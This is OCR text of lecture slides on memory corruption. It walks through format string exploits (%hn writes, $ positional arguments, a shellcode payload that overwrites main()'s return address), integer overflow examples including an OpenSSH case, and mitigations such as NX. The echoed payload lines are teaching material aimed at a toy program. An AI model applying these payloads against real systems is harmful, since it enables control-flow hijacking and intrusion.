
Right after the format string

vs.



Q. What If the Target Buffer is Far Away?

Example so far




Further Optimization with Dollar Sign ($)

- Enables direct access to the *n*-th parameter
- Syntax: %<*n*>$<*format specifier*>

- Example


```
printf("%d, %d, %d, %2$d\n", 1, 2, 3);
// prints 1, 2, 3, 2
```

Further Optimization with Dollar Sign ($)



Final Attempt: Minimizing Payload w/ $


```
$ echo “AAAABBBBAAAADBBB%8722d%hn%58850d%hn” | ./fmt
```



```
$ echo “BBBBDBBB%8730d%1$hn%58850d%2$hn” | ./fmt
```


Control Flow Hijack Exploit

Overwriting the return address of `main()`

For simplicity, we assume we know exact memory layout of the program ☺

Control Flow Hijack Exploit



```
$ echo “\x0c\xf7\xff\xbf\x0e\xf7\xff\xbf\xba\x00...\xcd\x80%62697d%1$hn%51951d%2$hn”
| ./fmt
```



Control Flow Hijack Exploit


```
$ echo “\x0c\xf7\xff\xbf\x0e\xf7\xff\xbf\xba\x00...\xcd\x80%62697d%1$hn%51951d%2$hn”
| ./fmt
```

Target address
(0xbffff70c)




Control Flow Hijack Exploit


```
$ echo “\x0c\xf7\xff\xbf\x0e\xf7\xff\xbf\xba\x00...\xcd\x80%62697d%1$hn%51951d%2$hn”
| ./fmt
```

Target address (0xbffff70c)

Target address (0xbffff70e)



Control Flow Hijack Exploit


```
$ echo “\x0c\xf7\xff\xbf\x0e\xf7\xff\xbf\xba\x00...\xcd\x80%62697d%1$hn%51951d%2$hn”
| ./fmt
```

Target address (0xbffff70c)

Target address (0xbffff70e)

Shellcode (e.g., 31 bytes)

Jump to buf+8



What is the Problem?

Control Flow Hijack Exploit


```
$ echo "\x0c\xf7\xff\xbf\x0e\xf7\xff\xbf\xba\x00..\xcd\x80%62697d%1$hn%51951d%2$hn"
| ./fmt
```

Target address (0xbffff70c)

Target address (0xbffff70e)

Shellcode (e.g., 31 byt

Cannot have NULL characters



```
$ echo "\x0c\xf7\xff\xbf\x0e\xf7\xff\xbf\x31\xc0...\xcd\x80%62705d%1$hn%51951d%2$hn"
| ./fmt
```

Target address (0xbffff70c)

Target address (0xbffff70e)

Shellcode (e.g., 23 bytes w/o NULL)

Jump to buf+8

Things to Consider for Successful Exploit

- `gets()` does not allow new line characters (`\n`)
  - Our payload should not contain any '`\x0a`' character
  - What if the target address (for overwriting) contains '`\x0a`'?

- Environment variable makes it difficult to predict the exact address
  - Having NOP sled can help
  - Overwriting GOT or .dtor can be more robust

Recap: Format String Exploit

- We learned two types of **memory corruption bugs** that lead to a control flow hijack exploit
  - Buffer overflow
  - Format string bug

- Unlike buffer overflow exploits, format string bugs allow an attacker to **overwrite arbitrary memory addresses** (the target address does not need to be on the stack)

Mitigating Format String Exploit

- Since Visual Studio 2005, %n is disabled by default
  - `printf("%n", &x);` will not write anything to `x`

What it the Problem?

Integer Overflow

Integer Overflow

- Happens because the size of registers is fixed

Logically,

`0xffffffff + 1 = 0x100000000`

But, in reality, on x86,

`0xffffffff + 1 = 0`

Widthness Overflow

- On x86,
  - Unsigned integer `4,294,967,295 + 1 = 0`
    `(4294967295 = 0xffffffff)`

- On x86-64 (amd64),
  - Unsigned integer `18,446,744,073,709,551,615 + 1 = 0`
    `(18446744073709551615 = 0xffffffffffffffff)`

Signedness Overflow

- On x86,
  - MAX_INT = 2,147,483,647 = 0x7fffffff
  - MIN_INT = -2,147,483,648 = 0x80000000

```
(int) 2147483647 + 1 = - 2147483648
```

Why Integer Overflows Matter?

- Usually, an integer overflow itself does not lead to control flow hijack exploits

- However, integer overflows can cause an ***unexpected buffer overflows***

Example


```
int catvars(char *buf1, char *buf2, unsigned len1, unsigned len2)
{
    char mybuf[256];
    if((len1 + len2) > 256) {
       return -1;
    }
    memcpy(mybuf, buf1, len1);
    memcpy(mybuf + len1, buf2, len2);

    do_some_stuff(mybuf);

    return 0;
}
```

Example

What if len1=0x104 and len2=0xfffffffc?

```
int catvars(char *buf1,          *buf2, unsigned len1, unsigned len2)
{
    char mybuf[256];
    if((len1 + len2) > 256)
       return -1;
    }
    memcpy(mybuf, buf1, len1);
    memcpy(mybuf + len1, buf2, len2);

    do_some_stuff(mybuf);

    return 0;
}
```

Len1=0x104 (=260)
→ Overflow already!

Real World Example: OpenSSH


```
char *packet_get_string(void *);
unsigned int packet_get_int();

void input_userauth_info_response(int type, unsigned int seq, void *ctxt)
{
  int i;
  unsigned int nresp;
  char **response = NULL;
  ...
  nresp = packet_get_int();
  if (nresp > 0) {
    response = xmalloc(nresp * sizeof(char*));
    for (i = 0; i < nresp; i++)
      response[i] = packet_get_string(NULL);
  }
  packet_check_eom();
  ...
}
```

Real World Exam

What if nresp=0x40000020?

```
char *packet_get_string(void *);
unsigned int packet_get_int();

void input_userauth_info_respons      type, unsigned int seq, void *ctxt)
{
  int i;
  unsigned int nresp;
  char **response = NULL;
  ...
  nresp = packet_get_int();
  if (nresp > 0) {
    response = xmalloc(nresp * sizeof(char*));
    for (i = 0; i < nresp; i++)
      response[i] = packet_get_string(NULL);
  }
  packet_check_eom();
  ...
}
```

Real World Exam

```
char *packet_get_string(void *);
unsigned int packet_get_int();

void input_userauth_info_respons      type, unsigned int seq, void *ctxt)
{
  int i;
  unsigned int nresp;
  char **response = NULL;
  ...
  nresp = packet_get_int();
  if (nresp > 0) {
    response = xmalloc(nresp * sizeof(char*));
    for (i = 0; i < nresp; i++)
      response[i] = packet_get_string(NULL);
  }
  packet_check_eom();
  ...
}
```

What if nresp=0x40000020?

0x40000020 * 4 = 0x80

Heap buffer overflow

Memory Corruption Recap

Memory Corruption Recap

- Two types of memory corruption bugs:
  - Buffer overflow bugs
  - Format string bugs
- Integer overflow is a bug that can lead to buffer overflows
- Memory corruption is bad: it leads to control flow hijacks
- One more type of memory corruption (type confusion) will be covered later

Control Hijack Exploit Recap

- Two things to consider
  - **How** to redirect the control
    - Overwriting jump target (return addr., GOT, ...)
  - **Where** to redirect the control
    - Techniques discussed so far always jump to ***injected code***

Q. Can we execute arbitrary commands by exploiting a memory corruption bug, but **without hijacking the control flow**?

```
system("/bin/ls")
```

By corrupting this data, we ca execute arbitrary commands!

Recommended Readings

- Exploiting Format String Vulnerabilities, by scut / team teso
- Basic Integer Overflows, Phrack 2002 by blexim
  http://www.phrack.com/issues.html?issue=60&id=10
- Understanding Integer Overflow in C/C++, ICSE 2012

Preview: Mitigating Memory Corruption Bugs

Mitigation #1: NX (No eXcute)
a.k.a., DEP


Corrupted memory

Hijacked control flow

Attacker's code (Shellcode)

Make this region non-executable! (e.g., stack should be non-executable)

Mitigation #2: Canary



Question?